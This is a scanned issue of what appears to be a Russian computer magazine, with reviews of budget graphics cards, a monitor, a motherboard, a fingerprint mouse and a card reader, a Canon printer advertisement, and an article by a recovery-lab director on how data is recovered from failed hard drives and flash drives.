Система охлаждения IceQ давно уже стала лицом компании HIS, принесшим ей немалую популярность у любителей разгона. Это мощное двухслотовое решение обеспечивает отличное охлаждение графического процессора, но главное то, что оно не является прерогативой только топовых видеокарт! Вот, скажем, у этой относительно недорогой модели на базе ATI Radeon X1300 (RV515) мы видим именно систему охлаждения IceQ — самое время оверклокерам узнать, на что способен данный чипсет в условиях такой заботы! Вот только память жалко — она практически не охлаждается этим «монстром». За исключением охлаждения данная плата представляет собой полную копию Sapphire Radeon X1300 — те же модули памяти DDR2 Infineon 2,8 нс в количестве 256 Мб, та же шина, толщиной 128 бит, те же рабочие частоты. Комплектация вполне на уровне: есть и кабели с переходниками, и софт, и демо-версии игр на отдельном DVD-диске.



Chaintech GeForce 7300GS (4 балла)

Ядро: NVIDIA G72
Количество пиксельных конвейеров, шт: 4
Шина памяти, бит: 64
Объем памяти, Мб: 256
Частота ядра, МГц: 602
Частота памяти, МГц: 405 (810)
Тип памяти: DDR2
Выходы: DVI, D-Sub, S-Video

90 $



Chaintech GeForce 6500 (3 балла)

Ядро: NVIDIA NV44
Количество пиксельных конвейеров, шт: 4
Шина памяти, бит: 64
Объем памяти, Мб: 256
Частота ядра, МГц: 399
Частота памяти, МГц: 200 (400)
Тип памяти: DDR1
Выходы: DVI, D-Sub, S-Video

62 $



Leadtek WinFast PX7300GS TDH (4 балла)

Ядро: NVIDIA G72
Количество пиксельных конвейеров, шт: 4
Шина памяти, бит: 64
Объем памяти, Мб: 128
Частота ядра, МГц: 551
Частота памяти, МГц: 405 (810)
Тип памяти: DDR2
Выходы: DVI, D-Sub, S-Video

85 $

AOpen Aeolus PCX6600-DV256 (5 баллов)

Ядро: NVIDIA NV43
Количество пиксельных конвейеров, шт: 8
Шина памяти, бит: 128
Объем памяти, Мб: 256
Частота ядра, МГц: 300
Частота памяти, МГц: 250,5 (501)
Тип памяти: DDR1
Выходы: DVI, D-Sub, S-Video

118 $

Еще одно решение от Chaintech, на этот раз на базе более нового чипсета NVIDIA G72. Все та же миниатюрная упаковка, скромная комплектация в виде кабеля и драйверов, правда, плата выглядит значительно внушительнее предшественницы. Текстолит использован полноразмерный, все разъемы на месте и никаких тебе шлейфов! Но это мелочи, а что касается основных характеристик, то они представлены завышенной относительно референса частотой GPU, 256 Мб памяти DDR2 в модулях Infineon 2,8 нс и ее шиной, шириной 64 бита. Именно последняя, кстати, и губит производительность плат на базе GeForce 7300GS в сравнении с конкурирующим ATI Radeon X1300PRO — эти решения работают на более "толстой" 128-битной шине. Если же сравнивать экземпляр от Chaintech с другими платами на базе G72 в нашем тесте, то за счет повышенных частот именно эта плата стала наиболее быстрой.

Компания Chaintech в своих бюджетных решениях придерживается, видимо, минимализма. Миниатюрная коробка, в которой лежит крошечная видеокарта, диск с драйверами, кабель S-Video и тонюсенький мануал. Сама плата тоже не отстает от общей картины: на небольшом куске текстолита тесно размещаются чипсет NV44, модули памяти VData типа DDR1 (общее количество составляет 128 Мб) и всего один DVI-разъем (D-Sub здесь подключен посредством шлейфа). 64-битная шина памяти дополняет картину: производительность платы очень низка во всех режимах и хватает ее только лишь для старых игр вроде Unreal Tournament 2004. Небольшой кулер, установленный на чипе, со своей задачей справляется вполне сносно — здесь хватило бы и обычного радиатора. Тем не менее, для разгона его возможностей вряд ли хватит, да и память в TSOP-упаковке не очень к этому располагает.

Данная плата от Leadtek, как и Chaintech GeForce 6500, выполнена на крошечной PCB и для подключения разъема D-Sub использует шлейф. Впрочем, в этот раз на кусочке текстолита расположились современные компоненты: чип G72 и 128 Мб памяти DDR2 от Infineon. Мало памяти? Не беда, технология NVIDIA TurboCache позволяет динамически расширять ее объем до 256 Мб за счет твоей оперативки — эффективность, конечно, уже не та, но ведь и экономия на лицо. К тому же надо отдать инженерам должное — работает эта технология неплохо, и плата лишь едва отстает от полноценных 256-мегабайтных аналогов. Вот только с ATI Radeon X1300PRO тягаться ей сложновато — узкая шина памяти не дает по-настоящему раскрыться, и плата догоняет соперника разве что в Doom 3. Что касается комплектации, то жаловаться на что-либо, равно как и радоваться, мы не можем — обычный набор бюджетной видеокарты: мануал, кабели и драйвера.

Еще один представитель предыдущего поколения чипсетов NVIDIA (первой была Chaintech GeForce 6500). У этой же платы все более "серьезно": чип NV43 с восемью пиксельными конвейерами, 256 Мб памяти DDR1 и 128-битная шина выгодно ставят ее даже в сравнении с более совершенным NVIDIA GeForce 7300GS. И пусть модули памяти выполнены в устаревшей TSOP-упаковке, не способствующей хорошему разгону — это с лихвой окупается тем, что они укрыты широкой пассивной системой охлаждения данной платы. Да-да, эта система не содержит никаких деталей, кроме радиатора, так что о шуме (по крайней мере, издаваемом видеокартой) можно будет смело забыть. Впрочем, есть и одно «но»: дотронувшись до системы охлаждения во время работы, мы обнаружили, что работает она на износ. Нагрев был так силен, что легко можно было обжечься, при этом датчики показывали, что температура GPU перевалила за 70 градусов — дополнительный обдув явно не помешает :).

3DMark 2005

Aopen Aeolus PCX6600GT-DVD128 X treme
Aopen Aeolus PCX6600GT-DVD256
MSI NX7300GS-TD256E
Albatron GeForce 7300GS 128
Leadtek WinFast PX7300GS TDH
Chaitech GeForce 7300GS
Chaitech GeForce 6500
Gigabyt Radeon X1300PRO (GV-RX13P256DE-RH)
HIS Excatibur X 1300 IceQ
PowerColor Radeon X1300
Sapphir Radeon X1300
Asus EAX 1300PRO Silent

0 500 1000 1500 2000 2500 3000 3500 4000

Картина идентична 3DMark'03, правда, в этот раз платы на ATI Radeon X1300 обошли NVIDIA GeForce 7300GS.

3DMark 2003

Aopen Aeolus PCX6600GT-DVD128 X treme
Aopen Aeolus PCX6600GT-DVD256
MSI NX7300GS-TD256E
Albatron GeForce 7300GS 128
Leadtek WinFast PX7300GS TDH
Chaitech GeForce 7300GS
Chaitech GeForce 6500
Gigabyt Radeon X1300PRO (GV-RX13P256DE-RH)
HIS Excatibur X 1300 IceQ
PowerColor Radeon X1300
Sapphir Radeon X1300
Asus EAX 1300PRO Silent

0 2000 4000 6000 8000 10000

С ATI Radeon X1300PRO конкурировать не может практически никто.

Half-Life 2


❒ Half-Life 2 1280x1024
■ Half-Life 2 1024x768
■ Half-Life 2 800x600

Aopen Aeolus PCX6600GT-DVD128 X treme
Aopen Aeolus PCX6600GT-DVD256
MSI NX7300GS-TD256E
Albatron GeForce 7300GS 128
Leadtek WinFast PX7300GS TDH
Chaitech GeForce 7300GS
Chaitech GeForce 6500
Gigabyt Radeon X1300PRO (GV-RX13P256DE-RH)
HIS Excatibur X 1300 IceQ
PowerColor Radeon X1300
Sapphir Radeon X1300
Asus EAX 1300PRO Silent

0 30 60 90 120 150



❒ Far Cry 1280x1024
■ Far Cry 1024x768
■ Far Cry 800x600



Победа, разумеется, за внеконкурсным AOpen Aeolus PCX6600GT-DVD128.



* основных причин, почему они попали в наш обзор



19-дюймовый жидкокристаллический моник с крутыми мультимедийными возможностями и целой кучей интерфейсов.

ACER AL1932

Разрешение:	1280*1024
Диагональ	дюймов: 19
Яркость	кд/см^2: 400
Контрастность:	500:1
Латентность матрицы, мс:	12
Углы обзора (горизонтальные/ вертикальные, град):	140/140
Колонки:	2x1Вт
Интерфейсы:	D-SUB, DVI-D, S-VIDEO, SCART, RCA
Размеры, мм:	455.8 x 458.5 x 190.6
Вес, кг:	7,1
Цена:	$514

1 Устройство оснащено разъемами D-SUB, Audio Jack in, SCART и DVI-D. Последние два находятся под пылезащитной крышкой.

2 Время отклика пикселя небольшое: за движущимися предметами шлейфа не видно, поэтому смотреть фильмы и играть в игры будет очень комфортно.


3 Моник имеет два встроенных динамика, каждый мощностью по 1 Вт. Не 7.1 система, конечно, но, если нет нормальной акустики, послушать можно.

4 Девайс, при помощи крепления VESA 100x100 мм, можно легко повесить на стену. Это позволит сэкономить места на рабочем столе.

5 Производители заюзали новую технологию передачи изображения TN+CrystalBrite, которая обеспечивает более качественную передачу цвета.

6 В меню есть целая куча настроек, при помощи которых можно полностью кастомизировать устройство: настроить картинку так, как тебе хочется.

1. Северный мост ATI RD580 оснащен активной системой охлаждения, южный мост ULI M1575 защищен радиатором. Кроме того, радиаторами закрыты все полевые транзисторы, входящие в состав стабилизатора напряжения материнской платы.
2. На материнскую плату установлен индикатор POST-кодов, поэтому причину возникновения неполадок можно будет легко выяснить.
3. Слоты памяти окрашены в разные цвета, чтобы избежать ошибок при установке памяти для работы в двухканальном режиме.
4. Кнопка включения и кнопка перезагрузки уже установлены на материнской плате, что очень удобно при сборке и тестировании системы.
5. В качестве аудиорешения установлен 8-канальный кодек Realtek ALC882. Весьма достойный чип, которого тебе с головой хватит.



Материнская плата для Socket 939 процессоров, изготовленная с применением набора логики ATI RD580+ ULI M1575, поддерживающая CrossFire.

DFI LanParty UT CFX3200-DR

Процессор:	Socket939, поддерживаются процессоры AMD Athlon 64 X2 / Athlon 64 FX / Athlon 64 / Sempron
Чипсет:	
Северный мост:	ATI CrossFire CFX3200 (ATI RD580)
Южный мост:	ULI M1575
Память:	Четыре слота 184 pin DDR SDRAM. Поддерживается двухканальный режим, максимальный объем памяти 4 Гб.
Слоты расширения:	2 – PCI-E x16 (поддерживается CrossFire), 2 – PCI-E x1, 3 – PCI
Сетевые возможности:	2 gigabit Ethernet
IDE, Serial Ata и RAID:	Четыре разъема SATA на базе южного моста ULI M1575. Поддерживаются RAID 0, RAID 1, RAID 0+1 и JBOD. Четыре разъема SATA на базе контроллера Sil 3114. Поддерживаются AID 0, RAID 1, RAID 0+1 и RAID 5. Два разъема IDE.
Цена:	$200

APC Biometric Mouse

Тип:	оптическая
Количество кнопок:	2
Колесико прокрутки:	есть
Интерфейс:	USB
Вес, г:	160
Длина шнура, м:	1,83
Цена:	$50



Мышь с биометрическим датчиком отпечатков пальцев, способная взять на себя функции КПП твоего ПК.

1 Мышь оборудована специальным сенсорным датчиком AuthenTec Fingerprint Reader, который считывает отпечатки пальцев и позволяет использовать их для аутентификации.

2 После установки драйверов будет предложено просканировать отпечатки твоих пальцев, чтобы потом полученные данные могли использоваться в качестве паролей.

3 Теперь можно забыть о долгих муках придумывания очередного пароля или о страхе за то, что кто-то узнает твой один-единственный пароль, применяемый везде, где только можно.

4 В комплекте поставки устройства находится специальная софтина OmniPass, которая обеспечивает биометрическую защиту компа.

5 Девайс стоит полсотни баксов. Полтос, — и твой комп оборудован современной биометрической защитой, которой можно хвастаться перед приятелями.

6 Твои отпечатки пальцев можно использовтаь не только в качестве паролей, но и для шифрования файлов и создания криптованных разделов.

7 Параноидально настроенным товарищам понравится возможность выбора различных алгоритмов для аутентификации и защиты данных.



Крутой мегаскоростной USB-кардридер, поддерживающий прямое копирование данных с карты на карту.

Multi CardReader от Digma

Модель:	DCR31U
Число поддерживаемых форматов:	31
Поддерживаемые типы флеш-карт:	CF, SM/XD, SD/MMC, MS
Интерфейс подключения:	High/Full Speed USB 2.0, USB 1.1
Габариты:	103x62x16 мм
Цена:	$10

1 Четыре слота для установки карт памяти поддерживают подключение более тридцати разнообразных типов флешек всех возможных на данный момент форматов.

2 Интерфейс передачи данных построен на технологии USB 2.0 HiSpeed, что позволяет перегонять огромное количество информации с максимальной скоростью.

3 Удобно, что со всеми поддерживаемыми форматами карт можно работать без спецадаптеров (которые, например, обычно требуются для miniSD или TF).


4 На прилагаемом к девайсу диске, помимо драйверов и мануалов, лежит мегаполезная софтина для низкоуровнего форматирования флешек.

5 Кроме операционной системы Windows, данное устройство будет работать также и в MacOS.

6 Два индикатора сообщают о наличии соединения с компьютером и активном режиме работы (прием/передача данных).

5*


you can*
Canon
iPF5000
iPF9000
W6400
W8400
Гениальная идея. Вы ее вынашивали. Затем разрабатывали. И вот настало время показать ее миру.
Итак, приготовьтесь удивлять – и будьте готовы удивиться возможностям новейшей линейки широкоформатных принтеров Canon.
Оснащенные двенадцатью раздельными пигментными чернильницами (больше, чем в любом другом принтере данного класса) новые 17” iPF5000 и 60” iPF9000 способны на широчайший цветовой охват, обеспечивая идеальную цветопередачу и плотность цвета.
Узнайте больше о цветных широкоформатных принтерах Canon, включая 17” iPF500, 24” iPF600 и 36” iPF700. Посетите наш сайт www.canon.ru.
☎ +7 (495) 258 60 00 (Москва)
☎ +7 (812) 326 61 00 (Санкт-Петербург)
☎ 8 800 200 56 00 (для регионов звонок бесплатный)
Масштабы впечатляют
*Вы можете
Товар сертифицирован
Исключительное качество печати гарантировано только при использовании оригинальных чернил и бумаги для струйных принтеров Canon.
imagePROGRAF



ХОЗЯИНОВ НИКОЛАЙ
/ n@rlab.ru /

Вся правда о восстановлении данных

Привет с того света

Парадокс, но самые важные данные мы с завидным упорством храним на жестком диске, который справедливо можно назвать самой ненадежной частью нашего компьютера. И вот, когда он в очередной раз посыплется, мы опять будем чесать репу и винить себя за то, что не сделали бэкап. А быть может, вообще начнем паниковать, если на диске были данные чрезвычайной важности. Единственное решение в данной ситуации — нести накопитель специалистам и ждать, пока они его прооперируют. Так вот о том, как гуру восстанавливают данные с убитых накопителей, расскажет Хозяинов Николай, директор московской фирмы R.LAB.

Невозможное возможно

Спешу тебя обрадовать. Вне зависимости от того, определяется ли жесткий диск при загрузке компьютера, раскручивается он или нет, надежда есть всегда. Как в случае аппаратных, так и программных неполадок вероятность успешного восстановления данных примерно одинакова и, согласно статистике R.LAB, составляет порядка 90%. Цифра, согласись, обнадеживающая.

Далее мы будем рассматривать основные виды проблем, которые могут случиться с хардом. Но, чтобы правильно понять их суть, стоит проинструктировать тебя о внутреннем устройстве харда. Основные его компоненты — это плата управления (она же контроллер) и гермоблок (так называемая банка). На плате находятся ОЗУ, ПЗУ, процессор и другая электроника, необходимая для передачи и обработки всевозможных сигналов, а также управления содержимым гермоблока. В самом гермоблоке расположен шпиндельный двигатель с одним или несколькими магнитными дисками (блинами) и блок магнитных головок (БМГ), с микросхемой коммутатора. Гермоблок, несмотря на свое название, у большинства современных жестких дисков герметичным не является. Он сообщается с атмосферой через специальный фильтр для выравнивания давлений. Кроме того, внутри гермоблока стоит специальный фильтр, который постоянно очищает находящийся внутри воздух. В случае повреждения поверхности блина, частички магнитного слоя оседают на этом фильтре, и он темнеет.

Помимо исправного состояния железа, необходимо четкое соответствие версии микропрограммы в ПЗУ платы управления и специальной информации в служебной зоне жесткого диска именно этому гермоблоку и плате управления. Мало этого, на некоторых моделях жестких дисков нанесение сервометок (низкоуровневая разметка поверхности диска осуществляемая на заводе) выполнено таким образом, что для работы диска контроллеру еще нужна адаптивная информация, уникальная для каждого экземпляра этой модели. Как правило, она содержится одновременно в ПЗУ и служебной зоне.





Специализированная двухпортовая плата-тестер PC-3000 PCI

Логические ошибки

Если носитель исправен, то потеря информации чаще всего является результатом возникновения ошибок в таблице разделов или в структурах файловой системы. Это может произойти, например, из-за некорректного выключения компьютера, сбоев в работе программного и аппаратного обеспечения. В большинстве случаев данные при этом физически остаются на диске, но теряются сведения об их расположении. Выражается это в исчезновении одного или нескольких разделов жесткого диска, отображении раздела с файловой системой как неотформатированного, исчезновении отдельных файлов и каталогов. К этой же категории относится и восстановление случайно удаленных файлов.

Реанимация данных осуществляется с помощью специального софта, в полуавтоматическом режиме или вручную. При использовании полуавтоматических способов сначала производится сканирование всех данных, содержащихся на носителе. После чего на основе обнаруженной служебной информации составляется карта расположения фрагментов восстанавливаемых данных. На этой карте отображены сведения о том, какой кластер к какому файлу относится, а также размеры, названия и другие атрибуты элементов сканируемой файловой системы. Затем выбранные данные переносятся (то есть восстанавливаются) на другой жесткий диск.

В некоторых нетипичных случаях, несмотря на наличие данных на диске, программы их обнаружить не могут, и тогда в дело вступают программы для редактирования содержимого диска на низком уровне, а также прямые руки специалиста. Например, был случай, когда на USB-флешке ни одна программа не могла найти нужные файлы. Специалист посмотрел и выяснил, что значительная часть FAT отсутствует, а на ее месте находится непонятный мусор. Во время дальнейшего изучения инженер обнаружил недостающий кусок в конце накопителя и скопировал его на надлежащее место. После этого все сразу нашлось и корректно открылось. Как могла возникнуть подобная неисправность — непонятно.

Сбойные сектора

Вышеперечисленные ошибки, влекущие за собой логическую потерю информации, могут возникнуть из-за наличия блоков, которые читаются с ошибками (бэд-сектора). К ним добавляются ошибки чтения-записи. Если у тебя ни с того ни с сего перестала загружаться винда, то, скорее всего, это произошло из-за появления бэд-секторов. На современных накопителях всегда присутствует какое-то количество сбойных секторов, которые с помощью специального алгоритма исключены из использования и прозрачно заменены нормально работающими секторами с резервных цилиндров. Если в процессе работы микропрограмма диска обнаруживает сектор, который начинает сыпаться, она переносит с него данные на резервный и вносит его в список сбойных секторов. Для определения того, что сектор посыпался, есть свои методы и критерии. Например, если не удается правильно считать данные с первого раза, то он чаще всего считается сбойным. Таким образом, здоровье диска определяется, скорее, не наличием бэдов, а скоростью их появления. Бэды становятся видимыми, когда кончаются резервные секторы или алгоритм замены не срабатывает должным образом. Если количество бэдов небольшое (меньше 50-ти), то восстановление данных можно провести теми же средствами, как и в случае логических ошибок. Если же бэдов много, то лучше снять посекторную копию на другой винт и затем работать уже с ней. Кроме того, существуют программно-аппаратные комплексы, специально предназначенные для вычитывания информации с дисков, имеющих бэд-сектора. Используя различные способы, они позволяют считывать из бэд-секторов информацию, доступ к которой не удается получить обычным способом. В специализированных организациях для работы с посыпавшимися дисками используется именно такое оборудование.

Ошибки в служебной информации

Нередко встречаются ситуации, когда накопитель физически исправен, но нормально не функционирует из-за сбоя в работе микропрограммы контроллера. В такой ситуации жесткий диск не определяется в BIOS или определяется неправильно, может издавать странные звуки, например, стучать. Иногда носитель определяется корректно, но при дальнейшей загрузке BIOS опять же выдает ошибку. Причины появления ошибок в служебке могут быть разными: начиная от неправильного реагирования на переполнение таблицы бэдов и заканчивая производственным браком при пайке процессора.

Или вот другой пример. В результате скачка напряжения сгорела плата управления на жестком диске (при этом коммутатор и головы, что часто бывает, остались целыми). Опытный админ решил попробовать восстановить данные самостоятельно. Для этого он купил такой же диск и перекинул контроллер на сгоревший. Только он не учел того, что у них разная карта голов и версии микропрограмм отличаются. У диска внутри один блин, но у одного экземпляра

Самый главный миф о восстановлении данных

Миф: Любые удаленные данные можно восстановить на основании остаточной намагниченности на краях дорожек. Она появляется из-за того, что головка не позиционируется с абсолютной точностью и всегда есть небольшое смещение.
В доказательство обычно приводятся непонятные фотографии магнитных полей на старых дисках малой емкости (порядка сотен мегабайт).

Наш ответ: миф чистейшей воды. Теория, конечно, не исключает возможности восстановления данных, просто практически это представляется неимоверно дорогой затеей, которая вообще никак не гарантирует успех и, скорее всего, приведет к получению бессмысленной мешанины отрывков информации. Ну, скажем, остаточную намагниченность удалось считать с краев нескольких секторов. Что дальше? От каких записей эти куски? Недельной или, может, годовалой давности? Части ли это одного файла или разных, как они соотносятся между собой? Одни вопросы и абсолютно никаких ответов.
Но это еще не все. Для того чтобы получить эту мешанину, потребуется корректно интерпретировать и обработать полученную информацию о напряженностях магнитного поля, решить проблему отделения технической информации от пользовательской, декодировать (просто так ничего на харде не хранится — для записи используется целый набор алгоритмов сжатия и кодирования). В общем, ввиду ряда особенностей устройства жестких дисков, стоимость этой операции сопоставима со стоимостью разработки новой модели диска, и результат будет применим только к этой конкретной модели.
Точно так же нельзя восстановить данные с куска блина или склеить разбитый блин и считать информацию оттуда. Поэтому, если услышишь: «Есть умельцы, которые это делают. Вот у меня брат такого знает, он работает в ФСБ», отправляй его куда подальше — он гонит.



Прибор SDT-200 для тестирования жестких дисков



голова расположена сверху, а у другого — снизу. Запустив диск после перекидывания контроллера, админ незаметно для себя стер с винта всю служебную информацию и прибавил работу настоящему специалисту. Чтобы избежать этого печального результата, нужно предварительно залить в ПЗУ правильную версию микропрограммы исправного контроллера. Делается это, как правило, с помощью специализированного оборудования и программного обеспечения. На нем же восстанавливается и содержимое служебной зоны диска. После этого, в случае отсутствия других неисправностей, диск работает нормально.

Совсем по-другому производятся работы, если микропрограмма не может читать служебную информацию из-за наличия бэдов. При таком раскладе используются самые экзотические методы, доступные специалистам. О них рассказывать нет смысла.

Неисправный контроллер

Выход контроллера из строя может произойти по разным причинам, в том числе из-за скачка напряжения, банального перегрева и производственного дефекта. При этом диск стучит или не определяется при загрузке компьютера. А может, даже не раскручиваться.

Работа по восстановлению данных, в основном, заключается в замене или ремонте контроллера. Иногда требуется также перепрошивка микропрограммы или другой служебной информации. После ремонта восстановление данных происходит, как с исправного накопителя.

Неисправности в гермозоне

Этот тип неисправности чаще всего вызывает стук или скрежет в гермоблоке. Исключение — залипание головок и клин двигателя (в этом случае диск не раскручивается). Накопитель может как определяться, так и не определяться BIOS'ом. При выходе из строя одной или нескольких магнитных головок или коммутатора для восстановления данных требуется вскрытие гермоблока и замена всего БМГ с коммутатором. В редких случаях, при выходе из строя коммутатора и исправных головках, БМГ не меняется, и производится перепайка коммутатора с исправного блока.

В случае залипания производится вскрытие гермозоны и отвод головок в зону парковки. Заклинивание двигателя устраняется ремонтом или пересадкой блинов на исправный накопитель. После этого с диска производится копирование информации. В специализированных организациях для этого, как правило, используется то же оборудование и программы, что и для работы с посыпавшимися дисками.


Работы со вскрытием гермозоны рекомендуется проводить в специальных помещениях с высочайшим уровнем чистоты или сконструированных для этих целей небольших камерах (аквариумах). Однако нередко работы осуществляются в обычном помещении, после чего перед закрытием крышки гермоблок продувается чистым воздухом из баллона.

Практика показывает, что достигнутого таким образом уровня чистоты достаточно для нормальной работы диска в течение десятков часов.

После вскрытия гермоблока диск, в отличие от других случаев, к дальнейшему использованию не пригоден. Специалистам остается только считать данные и, грубо говоря, выкинуть его. Причина этого — недостаточный уровень точности и чистоты, необходимый для надежной работы диска. Такой уровень достижим только на заводе производителя.

Именно на выход из строя БМГ приходится большая часть случаев, когда восстановить данные невозможно. Головка при выходе из строя запиливает поверхность блина, и все драгоценные данные в буквальном смысле слова оседают на фильтре в виде серого налета.

В связи с конструктивными свойствами и особенностями работы жестких дисков достаточно одного «запила» (не всей поверхности, а лишь одной небольшой части) для того, чтобы данные оттуда считать было невозможно. Или, по крайней мере, невозможно в рамках разумных финансовых затрат. Все это происходит потому, что головка при попадании в запиленную область мгновенно выходит из строя.



DVD


На диске ты найдешь весь софт, необходимый для восстановления данных, а также материалы по теме.

Беспощадная расправа с данными

Для того чтобы гарантированно удалить данные с диска, его не надо привязывать к атомной бомбе и взывать. Вполне достаточно записать что-нибудь на то место, где хранилась конфиденциальная информация, пускай даже забить нулями. Это называется secure erase'ом и поддерживается массой программ. Acronis Drive Cleanser (www.acronis.ru), к примеру, поддерживает 7 алгоритмов безопасного удаления данных, в том числе многопроходных. «Восстановить данные после такого безобразия уже не удастся, даже частично», — говорят ведущие специалисты в этой области.



Компактная гермокамера для операций в гермозоне НЖМД обеспечивает класс чистоты 100. На фотографии представлена гермокамера, находящаяся в лаборатории компании IT-Tohtorit OY (Хельсинки, Финляндия), любезно предоставленная одним из ее сотрудников, Станиславом Корб. Изготовление такой гермокамеры стоило компании 4500 евро.





Реанимируем флешку

Для восстановления данных с горелых флешек используется специальные программаторы, на которых считывается содержимое выпаянной флеш-памяти. Специально разработанный для этих целей программатор производится московской фирмой Soft-Center. Основная трудность восстановления данных в этом случае — декодирование. Данные при записи на микросхему располагаются определенным, меняющимся от модели к модели, способом. Производители о способах кодирования не рассказывают и, по всей видимости, рассказывать не собираются. Поэтому когда приносят на восстановление флешку новой модели, сначала требуется определенное время, чтобы разобраться, каким образом на ней расположены данные. Другой вариант восстановления — найти точно такую же флэшку и перепаять на нее память со сгоревшей. В этом случае не нужно заниматься дешифрованием. Задачу значительно усложняет тот факт, что модельные ряды флэшек меняются очень часто. Найти точно такую же зачастую очень сложно или вообще невозможно.

Инструментарий специалиста

Основными инструментами грамотного специалиста по восстановлению данных являются голова и прямые руки. Следующим по важности является программно-аппаратный комплекс, который используется при диагностике и ремонте. Именно на этом оборудовании, в технологических режимах работы накопителей и производятся такие операции, как, например, перепрошивка ПЗУ-контроллера и восстановление служебной информации. Как правило, комплекс представляет собой специальную плату, которая вставляется в PCI-слот обычного компьютера, и набор программного обеспечения. Совместно с этим оборудованием используются различные кабели, переходники, контроллеры управления питанием. Существует два наиболее известных у нас в стране комплекса: PC-3000, производства Ростовской фирмы ACELab, и комплекс HRT, который производит московская BVG-Group. Они используются для работы с IDE- и SATA-дисками, а для SCSI-интерфейса доступен SCSI-тестер производства ACELab. Эти же комплексы закупаются и успешно используются в работе ведущими зарубежными компаниями.

Некоторые специалисты не пользуются покупными комплексами, а пишут свои программы для аналогичных целей (с диском в технологическом режиме можно работать и на обычном контроллере). Серьезными организациями в основном практикуется комплексный подход — используются возможности PC-3000 и HRT, плюс софт, разработанный самостоятельно и совместно с партнерами, так как есть задачи, которые серийные комплексы решить пока не в состоянии. К примеру, ни в PC-3000, ни в HRT нет возможности работать с дисками производства Conner Technology (был такой производитель), и для этих целей нашим сотрудником была написана специальная утилита. Сейчас она лежит в свободном доступе на сайте http://rlab.ru/files/. Кроме того, в арсенал средств восстановителя входят различные программаторы для микросхем других типов, обычные паяльные станции, паяльные станции на горячем воздухе, электрические тестеры, микроскопы, осциллографы, пылезащитные боксы, плюс всякий мелкий инструмент типа хитрых пинцетов и съемников, отверток всяких.

Активно применяется и общеизвестный софт. С нашей точки зрения, лучшими являются продукты R-Studio и EasyRecovery. Для ковыряния диска на нижнем уровне обычно используется популярный шестнадцатеричный редактор WinHex. Помимо этого активно используются собственные разработки, а также софт, который идет со специализированным железом.

